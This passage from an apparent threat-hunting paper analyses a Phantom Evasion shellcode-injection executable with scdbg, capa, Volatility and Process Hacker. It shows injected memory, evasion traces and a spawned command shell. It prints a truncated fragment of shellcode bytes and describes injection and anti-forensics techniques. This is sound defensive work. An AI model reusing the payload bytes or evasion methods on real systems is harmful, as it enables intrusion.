4a30 b1 01 46 72 65 65 4c 69 62 72 61 72 79 00 1f 02 ..FreeLibrary.@.
4a40 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 GetCurrentProces
4a50 73 00 69 02 47 65 74 4c 61 73 74 45 72 72 6f 72 s.i.GetLastError
4a60 00 00 7d 02 47 65 74 4d 6f 64 75 6c 65 48 61 6e ....GetModuleHan
4a70 64 6c 65 41 00 00 b6 02 47 65 74 50 72 6f 63 41 dleA....GetProcA
4a80 64 64 72 65 73 73 00 00 d9 02 47 65 74 53 74 61 ddress....GetSta
4a90 72 74 75 70 49 6e 66 6f 41 00 6d 03 49 6e 69 74 rtupInfo.m.Init
4aa0 69 61 6c 69 7a 65 43 72 69 74 69 63 61 6c 53 65 ializeCriticalSe
4ab0 63 74 69 6f 6e 00 cd 03 4c 65 61 76 65 43 72 69 ction...LeaveCri
4ac0 74 69 63 61 6c 53 65 63 74 69 6f 6e 00 00 d1 03 ticalSection...
4ad0 4c 6f 61 64 4c 69 62 72 61 72 79 41 00 00 ee 03 LoadLibraryA....
4ae0 4d 61 70 56 69 65 77 4f 66 46 69 6c 65 00 5a 05 MapViewOfFile.Z.
4af0 53 65 74 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 SetUnhandledExce
4b00 70 74 69 6f 6e 46 69 6c 74 65 72 00 6a 05 53 6c ptionFilter.j.Sl
4b10 65 65 70 00 6d 05 53 6c 65 65 70 45 78 00 8d 05 eep.m.SleepEx...
4b20 54 6c 73 47 65 74 56 61 6c 75 65 00 b9 05 56 69 TlsGetValue...Vi
4b30 72 74 75 61 6c 46 72 65 65 00 bd 05 56 69 72 74 rtualFree...Virt
4b40 75 61 6c 50 72 6f 74 65 63 74 00 00 c0 05 56 69 ualProtect...Vi
4b50 72 74 75 61 6c 51 75 65 72 79 00 00 3a 00 5f 5f rtualQuery..._
4b60 67 65 74 6d 61 69 6e 61 72 67 73 00 3b 00 5f 5f getmainargs.;;_
4b70 69 6e 69 74 65 6e 76 00 44 00 5f 5f 6c 63 6f 6e initenv.D._lcon
4b80 76 5f 69 6e 69 74 00 00 4c 00 5f 5f 70 5f 5f 61 v_init..L._p_a
4b90 63 6d 64 6c 6e 00 4e 00 5f 5f 70 5f 5f 63 6f 6d cmdln.N._p_com
-- More --

```

Figure 10: HEX dump of API calls in scdbg

After thread creation is done, another short NOOP and null byte pattern is run again (Figure 11).

```

4c50 66 77 72 69 74 65 00 00 03 04 6d 61 6c 6c 6f 63 fwrite...malloc
4c60 00 00 0b 04 6d 65 6d 63 70 79 00 00 1d 04 72 61 ...memcpy.@.ra
4c70 6e 64 00 00 28 04 73 69 67 6e 61 6c 00 00 35 04 nd.(.signal..5.
4c80 73 74 72 63 6d 70 00 00 3c 04 73 74 72 6c 65 6e strcmp.<.strlen
4c90 00 00 3f 04 73 74 72 6e 63 6d 70 00 61 04 76 66 ..?.strncmp.a.vf
4ca0 70 72 69 6e 74 66 00 00 00 90 00 00 00 90 00 00 printf.....
4cb0 00 90 00 00 00 90 00 00 00 90 00 00 00 90 00 00 .....
4cc0 00 90 00 00 00 90 00 00 00 90 00 00 00 90 00 00 .....
4cd0 00 90 00 00 00 90 00 00 00 90 00 00 00 90 00 00 .....
4ce0 00 90 00 00 00 90 00 00 00 90 00 00 00 90 00 00 .....
4cf0 00 90 00 00 00 90 00 00 00 90 00 00 4b 45 52 4e .....KERN
4d00 45 4c 33 32 2e 64 6c 6c 00 00 00 00 14 90 00 00 EL32.dll.....
4d10 14 90 00 00 14 90 00 00 14 90 00 00 14 90 00 00 .....
4d20 14 90 00 00 14 90 00 00 14 90 00 00 14 90 00 00 .....
4d30 14 90 00 00 14 90 00 00 14 90 00 00 14 90 00 00 .....
4d40 14 90 00 00 14 90 00 00 14 90 00 00 14 90 00 00 .....
4d50 14 90 00 00 14 90 00 00 14 90 00 00 14 90 00 00 .....
4d60 14 90 00 00 14 90 00 00 14 90 00 00 14 90 00 00 .....
4d70 14 90 00 00 14 90 00 00 14 90 00 00 14 90 00 00 .....
4d80 6d 73 76 63 72 74 2e 64 6c 6c 00 00 00 00 00 00 msvcrt.dll.....
4d90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4da0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4db0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4dc0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 11: HEX dump of injection in scdbg

Another series of NULL bytes are seen but this time it ends with the execution of the previously loaded resource “JOWUSROSVAY” containing the shellcode (Figure 12).

```

51e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
51f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
5200 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 .....
5210 48 00 00 80 18 00 00 80 00 00 00 00 00 00 00 H...@.....
5220 00 00 00 00 00 00 01 00 8a 00 00 00 30 00 00 80 .....0...
5230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 .....
5240 09 04 00 00 60 00 00 00 0b 00 4a 00 4f 00 57 00 .....J.O.W.
5250 55 00 53 00 52 00 4f 00 53 00 56 00 41 00 59 00 U.S.R.O.S.V.A.Y.
5260 70 c0 00 00 54 05 00 00 00 00 00 00 00 00 00 00 p...T.....
5270 5c 78 66 63 5c 78 65 38 5c 78 38 32 5c 78 30 30 \xfc\xe8\x82\x00
5280 5c 78 30 30 5c 78 30 30 5c 78 36 30 5c 78 38 39 \x00\x00\x60\x89
5290 5c 78 65 35 5c 78 33 31 5c 78 63 30 5c 78 36 34 \xe5\x31\xc0\x64
52a0 5c 78 38 62 5c 78 35 30 5c 78 33 30 5c 78 38 62 \x8b\x50\x30\x8b
52b0 5c 78 35 32 5c 78 30 63 5c 78 38 62 5c 78 35 32 \x52\x0c\x8b\x52
52c0 5c 78 31 34 5c 78 38 62 5c 78 37 32 5c 78 32 38 \x14\x8b\x72\x28
52d0 5c 78 30 66 5c 78 62 37 5c 78 34 61 5c 78 32 36 \x0f\xb7\x4a\x26
52e0 5c 78 33 31 5c 78 66 66 5c 78 61 63 5c 78 33 63 \x31\xff\xac\x3c
-- More --
52f0 5c 78 36 31 5c 78 37 63 5c 78 30 32 5c 78 32 63 \x61\x7c\x02\x2c
5300 5c 78 32 30 5c 78 63 31 5c 78 63 66 5c 78 30 64 \x20\xc1\xcf\x0d
5310 5c 78 30 31 5c 78 63 37 5c 78 65 32 5c 78 66 32 \x01\xc7\xe2\xf2
5320 5c 78 35 32 5c 78 35 37 5c 78 38 62 5c 78 35 32 \x52\x57\x8b\x52
5330 5c 78 31 30 5c 78 38 62 5c 78 34 61 5c 78 33 63 \x10\x8b\x4a\x3c
5340 5c 78 38 62 5c 78 34 63 5c 78 31 31 5c 78 37 38 \x8b\x4c\x11\x78
5350 5c 78 65 33 5c 78 34 38 5c 78 30 31 5c 78 64 31 \xe3\x48\x01\xd1
5360 5c 78 35 31 5c 78 38 62 5c 78 35 39 5c 78 32 30 \x51\x8b\x59\x20
5370 5c 78 30 31 5c 78 64 33 5c 78 38 62 5c 78 34 39 \x01\xd3\x8b\x49
5380 5c 78 31 38 5c 78 65 33 5c 78 33 61 5c 78 34 39 \x18\xe3\xa3\x49

```

Figure 12: HEX dump of payload in scdbg

6.3. Behavioral Analysis

Identification can be difficult if the sample executable is well protected. Emulators such as scdbg are a field-expedient way to achieve quick answers. Despite the presence of anti-forensics mechanisms, it is still possible to spy on some additional API calls made by the executable. Using the example executable created with Phantom Evasion it is possible to identify its use of networking functions. The following are some API and DLL with their associated capabilities (Figure 13).

Ws2_32 – windows sockets library

Shell32 – file and webpage access

Urlmon – downloads bits from the internet and saves them to a file

Wininet – windows internet API

Shlwapi – file and webpage access

```
C:\Users\hunt>scdbg /dllmap -f E:\windows_shellcode_injection.exe

kernel32 Dll mapped at 7c800000 - 7c8f6000 Version: 5.1.2600.5781
ntdll Dll mapped at 7c900000 - 7c9b2000 Version: 5.1.2600.5755
ws2_32 Dll mapped at 71ab0000 - 71ac7000 Version: 5.1.2600.5512
iphlpapi Dll mapped at 76d60000 - 76d79000 Version: 5.1.2600.5512
user32 Dll mapped at 7e410000 - 7e4a1000 Version: 5.1.2600.5512
shell32 Dll mapped at 7c9c0000 - 7d1d7000 Version: 6.0.2900.6018
msvcrt Dll mapped at 77c10000 - 77c68000 Version: 7.0.2600.5512
urlmon Dll mapped at 78130000 - 78258000 Version: 7.0.6000.17096
wininet Dll mapped at 3d930000 - 3da01000 Version: 7.0.6000.17093
shlwapi Dll mapped at 77f60000 - 77fd6000 Version: 6.0.2900.5912
advapi32 Dll mapped at 77dd0000 - 77e6b000 Version: 5.1.2600.5755
shdocvw Dll mapped at 7e290000 - 7e401000 Version: 6.0.2900.5512
psapi Dll mapped at 76bf0000 - 76bfb000 Version: 5.1.2600.5512
imagehlp Dll mapped at 76c90000 - 76cb9000 Version: 5.1.2600.6479
winhttp Dll mapped at 4d4f0000 - 4d549000 Version: 5.1.2600.6175
```

Figure 13: DLL map in scdbg

Further fidelity can be achieved with the capa tool from FireEye. It is used to map capabilities inside of the executable. The results confirm the previously suspected nefarious activity (Figure 14).

```
$ capa '/home/hunt/Desktop/windows_shellcode_injection.exe'
loading : 100% | ██████████ | 457/457 [00:00<00:00, 2768.39 rules/s]
matching: 100% | ██████████ | 48/48 [00:01<00:00, 30.22 functions/s]

-----
| md5 | 01b84c3579eb152451e2b926640c5eeb
| sha1 | e16c5900c0433940429a21ba9c1ae6c2cb016a9b
| sha256 | ce8c3f8b11259616947bc7e1fdd155a5b4dba61afbda0df23a281b338db40d4c
| path | /home/hunt/Desktop/windows_shellcode_injection.exe
-----

| ATT&CK Tactic | ATT&CK Technique
-----
| EXECUTION | Shared Modules [T1129]
-----

| MBC Objective | MBC Behavior
-----
| FILE SYSTEM | Write File [C0052]
| MEMORY | Allocate Memory [C0007]
-----

| CAPABILITY | NAMESPACE
-----
| contain a resource (.rsrc) section | executable/pe/section/rsrc
| contain a thread local storage (.tls) section | executable/pe/section/tls
| read file via mapping | host-interaction/file-system/read
| write file | host-interaction/file-system/write
| get thread local storage value | host-interaction/process
| allocate RWX memory (2 matches) | host-interaction/process/inject
| link function at runtime (2 matches) | linking/runtime-linking
| link many functions at runtime | linking/runtime-linking
| parse PE header (3 matches) | load-code/pe
-----
```

Figure 14: capa results of phantom evasion

Using the information from the netscan, a yarascan was done to attempt to uncover more information about the destination IP and the process. No information was available (Figure 17).

```
$ vol.py -f pe_evasion.vmem --profile=Win10x64_14393 yarascan -U 192.168.1.2
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
hunt@rebel-vm: ~/Desktop/cases
```

Figure 17: yarascan for known C2

Next, a quick search for process injection was done. The malfind plugin uses three criteria for identifying process injection. It searches for sections of memory where read, write, execute permissions are given. It will look for VAD entries with a `_MMVAD_SHORT` (VadS) tag indicating there is no memory-mapped file occupying that address space. The last check is the analyst's review to determine if a valid code is present in the memory section. In this case, the indication of the MZ magic bytes indicates that a portable executable was injected into these sections. The following are examples where the criteria for all three were met (Figure 18).

```
Process: windows_shellc Pid: 1208 Address: 0x670000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x0000000000670000 4d 5a e8 00 00 00 00 5b 52 45 55 89 e5 81 c3 93 MZ.....[REU.....
0x0000000000670010 45 00 00 ff d3 81 c3 66 62 02 00 89 3b 53 6a 04 E.....fb...;S].
0x0000000000670020 50 ff d0 00 00 00 00 00 00 00 00 00 00 00 00 P.....
0x0000000000670030 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 .....
```

```
Process: windows_shellc Pid: 1208 Address: 0x2ab0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x00000000002ab0000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
0x00000000002ab0010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
0x00000000002ab0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00000000002ab0030 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 .....
```

Figure 18: malfind results with injection

SearchUI.exe is a legitimate windows process that uses process injection (Figure 19). However, it does not fulfill the criteria for malicious process injection. Notice the absence of the MZ bytes in the memory section flagged. The output is truncated but there are no suspicious opcodes either.

Christopher Watson, mr.chris.e.watson@gmail.com

```

Process: SearchUI.exe Pid: 3080 Address: 0x22636790000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x0000022636790000 48 89 54 24 10 48 89 4c 24 08 4c 89 44 24 18 4c H.T$.H.L$.L.D$.L
0x0000022636790010 89 4c 24 20 48 8b 41 28 48 8b 50 60 48 83 e2 f8 .L$.H.A(H.P`H...
0x0000022636790020 48 8b ca 48 b8 58 00 79 36 26 02 00 00 48 2b c8 H..H.X.y6&...H+.
0x0000022636790030 48 81 f9 78 0f 00 00 76 09 48 c7 c1 05 00 00 00 H..X...V.H.....

```

Figure 19: False positive malfind results

The vadinfo plugin can provide additional information and is used to validate the observations from malfind. The results are that several sections are marked PrivateMemory. When a process's memory is allocated with Virtual Alloc (like in the case of this executable) those sections are usually marked as private. This is a key factor in the identification of injection. Additionally, no values are present for FileObject meaning there are no files mapped at these locations (Figure 20).

```

VAD node @ 0xffff93857dee17b0 Start 0x0000000000800000 End 0x000000000080ffff Tag VadS
Flags: PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone

VAD node @ 0xffff93857d496880 Start 0x0000000000200000 End 0x00000000003fffff Tag VadS
Flags: NoChange: 1, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone

VAD node @ 0xffff93857dfb0fc0 Start 0x0000000000b00000 End 0x0000000000b1ffff Tag VadS
Flags: PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone

```

Figure 20: Verifying malfind with vadinfo

The executable was run locally and shows a valid FileObject for VadType: VadImageMap with a Control Flags of 1 for the Image. If this executable was run remotely or by a reflective injection, then the FileObject would also be null in this case like the previous sections marked private (Figure 21).

```

VAD node @ 0xffff93858007ff70 Start 0x0000000000400000 End 0x0000000000423fff Tag Vad
Flags: Protection: 7, VadType: 2
Protection: PAGE_EXECUTE_WRITECOPY
Vad Type: VadImageMap
ControlArea @ffff93857e01ebb0 Segment fffffa98654532a20
NumberOfSectionReferences: 1 NumberOfPfnReferences: 10
NumberOfMappedViews: 1 NumberOfUserReferences: 2
Control Flags: File: 1, Image: 1
FileObject @ffff93857d151a70, Name: \Device\HarddiskVolume1\Users\Sec504\Downloads\windows_shellcode_injection.exe
First prototype PTE: fffffa986537ae8c0 Last contiguous PTE: fffffa986537ae9d8
Flags2: Inherit: 1, NoValidationNeeded: 1

```

Figure 21: Image verification with vadinfo

Another way to look for mapped files is through the ldrmodules plugin. All results were as expected because this executable was run locally. Again, if this executable was using a technique such as reflective injection or done remotely there would likely be missing entries in the MappedPath output. During a second test, the executable was assessed against SearchUI.exe in the example below. SearchUI.exe uses DLL sideloading a technique common in defense evasion. Although SearchUI.exe is legitimate, the technique is evident by the missing DLL(s) from the InLoad, InInit, and InMem order list. (Figure 22)

Pid	Process	Base	InLoad	InInit	InMem	MappedPath
3080	SearchUI.exe	0x00007ff78c950000	True	False	True	\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
316	windows_shellc	0x00000000738e0000	True	True	True	\Windows\SysWOW64\apphelp.dll
316	windows_shellc	0x0000000000400000	True	False	True	\Users\Sec504\Downloads\windows_shellcode_injection.exe
316	windows_shellc	0x0000000074740000	True	True	True	\Windows\SysWOW64\crypt32.dll
316	windows_shellc	0x0000000074650000	True	True	True	\Windows\SysWOW64\msasn1.dll
316	windows_shellc	0x0000000073630000	True	True	True	\Windows\SysWOW64\dhcpcsvc.dll
316	windows_shellc	0x0000000073b60000	True	True	True	\Windows\SysWOW64\wininet.dll
316	windows_shellc	0x00000000777c0000	True	True	True	\Windows\SysWOW64\user32.dll
316	windows_shellc	0x0000000073750000	True	True	True	\Windows\SysWOW64\dpapi.dll
316	windows_shellc	0x0000000075a50000	True	True	True	\Windows\SysWOW64\msvcrt.dll
316	windows_shellc	0x0000000074620000	True	True	True	\Windows\SysWOW64\cryptbase.dll
316	windows_shellc	0x0000000074c20000	True	True	True	\Windows\SysWOW64\shlwapi.dll
316	windows_shellc	0x0000000075860000	True	True	True	\Windows\SysWOW64\nsi.dll
316	windows_shellc	0x0000000074630000	True	True	True	\Windows\SysWOW64\ssplicli.dll
316	windows_shellc	0x0000000074440000	True	True	True	\Windows\SysWOW64\IPHLPAPI.DLL
316	windows_shellc	0x0000000073650000	True	True	True	\Windows\SysWOW64\dhcpcsvc6.dll
316	windows_shellc	0x00000000776a0000	True	True	True	\Windows\SysWOW64\bcryptprimitives.dll

Figure 22: ldrmodules results

Threads use a heuristic approach for detection by using descriptive tags. However, this process does not map to any of the tags provided. There was an indication of a system call (ntdll.dll) but largely provided no new information (Figure 23).

```

ETHREAD: 0xffff93857b0de800 Pid: 1208 Tid: 5196
Tags:
Created: 2021-05-12 02:42:48 UTC+0000
Exited: 1970-01-01 00:00:00 UTC+0000
Owning Process: windows_shellc
Attached Process: windows_shellc
State: Waiting:UserRequest
BasePriority: 0x8
Priority: 0x9
TEB: 0x002ce000
StartAddress: 0x7ffac44a70b0 ntdll.dll
Win32Thread: 0x00000000
CrossThreadFlags: PS_CROSS_THREAD_FLAGS_DEADTHREAD
0x7ffac44a70b0 4883ec48      SUB RSP, 0x48
0x7ffac44a70b4 4c8bc9      MOV R9, RCX
0x7ffac44a70b7 488b0532ae0e00  MOV RAX, [RIP+0xae32]
0x7ffac44a70be 4885c0      TEST RAX, RAX
0x7ffac44a70c1 7410      JZ 0x7ffac44a70d3
0x7ffac44a70c3 4c8bc2      MOV R8, RDX
0x7ffac44a70c6 48      DB 0x48
0x7ffac44a70c7 8b      DB 0x8b
-----

```

Figure 23: NTDLL.dll in threads

Among all the threads that were identified, each returned ntdll.dll as the starting address or was labeled UNKNOWN. Certain threads were tagged as ScannerOnly which can be attributed to unlinking or exiting. Typically, this is not related to malicious activity. However, the process in execution is malicious (Figure 24).

```

ETHREAD: 0x93857de6e080 Pid: 1208 Tid: 1712
Tags: ScannerOnly
Created: 2021-05-12 02:42:49 UTC+0000
Exited: 1970-01-01 00:00:00 UTC+0000
Owning Process: windows_shellc
Attached Process: windows_shellc
State: Waiting:Executive
BasePriority: 0x8
Priority: 0xa
TEB: 0x002d4000
StartAddress: 0xffffa98654bb8320 UNKNOWN
Win32Thread: 0xffff93857f18ca90
CrossThreadFlags: PS_CROSS_THREAD_FLAGS_DEADTHREAD
0xffffa98654bb8320 80e6e6      AND DH, 0xe6
0xffffa98654bb8323 7d85      JGE 0xffffa98654bb82aa
0xffffa98654bb8325 93      XCHG EBX, EAX
0xffffa98654bb8326 ff      DB 0xff
0xffffa98654bb8327 ff80661d5586  INC DWORD [RAX-0x79aae29a]
0xffffa98654bb832d a9ffff3083  TEST EAX, 0x8330ffff
0xffffa98654bb8332 bb5486a9ff  MOV EBX, 0xffa98654
0xffffa98654bb8337 ff      DB 0xff
-----

```

Figure 24: Examining dead threads

To verify the suspicious thread, Process Hacker is run during a new session (Figure 25) to examine the behavior of the executable while it is running. The evasion techniques used in this case/example try to obfuscate useful information by inserting junk code and random characters.




Figure 25: Strings in Process Hacker

Most notably, several sections of memory are marked private (Figure 26). Legitimate memory sections will usually be labeled as mapped or image. This payload uses a memory module technique that relies on the injector to implement the LoadLibrary function through a buffer in memory. This avoids loading a DLL which is usually responsible for mapping itself, therefore minimizing visibility (Desimone 2019).




Figure 26: Private memory in Process Hacker

While actively monitoring the executable, a thread can be seen periodically sleeping and then reactivating (Figure 27). Oddly enough, it has a start address of 0x0. When not active there is no associated file on disk. In this image, it can be seen referencing ntdll.dll. This is likely related to the SleepEx function previously identified during static analysis.




Figure 27: threads in Process Hacker

Each thread can be further examined by looking at its call stack that contains the functions executed at the time of its run (Lui, 2011). The stack is read from the bottom up and each line has three parts:

```
module!function+displacement
(e.g. ntdll.dll!NtWaitForMultipleObjects+0xc)
```

Here the offending thread can be seen executing ntdll.dll!ZwDelayExecution and KernelBase.dll!Sleep further indicating suspicious behavior (Figure 28.1).

```

0  wow64cpu.dll!TurboDispatchJumpAddressEnd+0x540
1  wow64cpu.dll!TurboDispatchJumpAddressEnd+0x421
2  wow64.dll!Wow64KiUserCallbackDispatcher+0x4151
3  wow64.dll!Wow64LdrpInitialize+0x120
4  ntdll.dll!LdrInitializeThunk+0x16d
5  ntdll.dll!LdrInitializeThunk+0xe
6  ntdll.dll!ZwDelayExecution+0xc (No unwind info)
7  KernelBase.dll!Sleep+0xf (No unwind info)
8  0xab50a7 (No unwind info)
9  0xab85b2 (No unwind info)
10 0xab8677 (No unwind info)
11 0xab8e2b (No unwind info)

```

Figure 28.1: Stack trace

Another artifact of interest is the noticeably missing functions and a reference to “No unwind info.” This relates to a technique known as stack unwinding. Stack unwinding is used for exception handling when an exception occurs. It works by removing all entries before the offending function. This process aids in evasion by removing information about malicious memory modules. (Figure 28.2)

```

12 0xab7980 (No unwind info)
13 0xab5660 (No unwind info)
14 0xab56c8 (No unwind info)
15 0xac395f (No unwind info)
16 0xac38e6 (No unwind info)
17 0x670023 (No unwind info)
18 ntdll.dll!LdrGetDllHandle+0x3a (No unwind info)
19 ntdll.dll!LdrLoadDll+0x9e (No unwind info)

```

Figure 28.2: Stack unwinding

A review of this thread with the volatility threads plugin confirms the thread appears inactive (PS_CROSS_THREAD_FLAGS_DEADTHREAD) and unlinked with the tag ScannerOnly. The StartAddress marked as unknown lines up with the 0x0 address identified with ProcessHacker. (Figure 29)

```

ETHREAD: 0x93857e00b080 Pid: 316 Tid: 276
Tags: ScannerOnly
Created: 2021-05-13 18:08:11 UTC+0000
Exited: 1970-01-01 00:00:00 UTC+0000
Owning Process: windows_shellc
Attached Process: windows_shellc
State: Waiting:Executive
BasePriority: 0x8
Priority: 0xa
TEB: 0x00361000
StartAddress: 0xfffffa986530a21c0 UNKNOWN
Win32Thread: 0xffff9385811ead90
CrossThreadFlags: PS_CROSS_THREAD_FLAGS_DEADTHREAD
0xfffffa986530a21c0 80b6007e8593ff XOR BYTE [RSI-0x6c7a8200], 0xff
0xfffffa986530a21c7 ffd0 CALL RAX
0xfffffa986530a21c9 04eb ADD AL, 0xeb
0xfffffa986530a21cb 54 PUSH RSP
0xfffffa986530a21cc 86a9ffffd021 XCHG [RCX+0x21d0ffff], CH
0xfffffa986530a21d2 0a5386 OR DL, [RBX-0x7a]
0xfffffa986530a21d5 a9 DB 0xa9
0xfffffa986530a21d6 ff DB 0xff
0xfffffa986530a21d7 ff DB 0xff
-----

```

Figure 29: suspicious threads

Evasion techniques make it very difficult for analysts to characterize malicious activity and pinpoint threats in the environment. However, process trees can be used for identification during a hunt. While the indicators for the initial stager are hard to detect, once a child process is spawned further behavioral analysis can be done. Below the Phantom Evasion executable spawns a command prompt. (Figure 30)

```

..... 0xffff93857f8c3080:windows_shellc          316    3200    4      0 2021-05-13 18:08:10 UTC+0000
..... 0xffff93857d090080:cmd.exe                4740   316     0  ----- 2021-05-13 18:10:42 UTC+0000

```

Figure 30: pstree results for suspicious process

Looking further at this activity there is a new handle with a type of Process created for the command prompt (4740). Additionally, it is worth noting that a handle with the type of File exists for \Device\Afd\Endpoint, which is necessary for creating a network sockets when connecting to remote systems (Figure 31).

Offset(V)	Pid	Handle	Access	Type	Details
0xffff938581026bb0	316	0x38	0x100020	File	\Device\HarddiskVolume1\Windows
0xffff938581028080	316	0x6c	0x100020	File	\Device\HarddiskVolume1\Users\Sec504\Downloads
0xffff93857c6202f0	316	0xd0	0x100001	File	\Device\CNG
0xffff93857e839b30	316	0x100	0x16019f	File	\Device\Afd\Endpoint
0xffff93857d55def0	316	0x1a4	0x100003	File	\Device\KsecDD
0xffff93857c48f340	316	0x1c0	0x120089	File	\Device\NamedPipe\
0xffff93857b0dd080	316	0x1e4	0x100001	File	\Device\KsecDD
0xffff9385811ed080	316	0x214	0x120089	File	\Device\DeviceApi\CMapi
0xffff93857d39abf0	316	0x284	0x100080	File	\Device\Nsi
0xffff93857d090080	316	0x2ac	0x1fffff	Process	cmd.exe(4740)

Figure 31: handles for suspicious process

Although a shell is created for the remote connection there is no associated DLL list for the process (Figure 32).

```
*****
cmd.exe pid: 4740
Unable to read PEB for task.
```

Figure 32: dlllist results for suspicious shell

The process information for this command prompt is compared to one loaded natively on the victim machine. In the example below, the VAD and PEB data are missing. (Figure 33)

```
Process Information:
  Process: cmd.exe PID: 4740
  Parent Process: windows_shellc PPID: 316
  Creation Time: 2021-05-13 18:10:42 UTC+0000
  Process Base Name(PEB): No PEB
  Command Line(PEB): No PEB

VAD and PEB Comparison:
  Base Address(VAD): 0x0
  Process Path(VAD): No VAD
  Vad Protection: No VAD
  Vad Tag: No VAD

  Base Address(PEB): 0x0
  Process Path(PEB): No PEB
  Memory Protection: No VAD
  Memory Tag: No VAD

Similar Processes:
No PEB
  cmd.exe(4740) Parent:windows_shellc(316) Start:2021-05-13 18:10:42 UTC+0000
No PEB
  cmd.exe(2276) Parent:vmtoolsd.exe(1860) Start:2021-05-13 18:25:43 UTC+0000
C:\Windows\system32\cmd.exe
  cmd.exe(5840) Parent:explorer.exe(3200) Start:2021-05-12 01:56:45 UTC+0000
C:\Windows\system32\cmd.exe
  cmd.exe(5212) Parent:explorer.exe(3200) Start:2021-05-12 01:57:11 UTC+0000

Suspicious Memory Regions:
-----
```

Figure 33: psinfo for suspicious shell

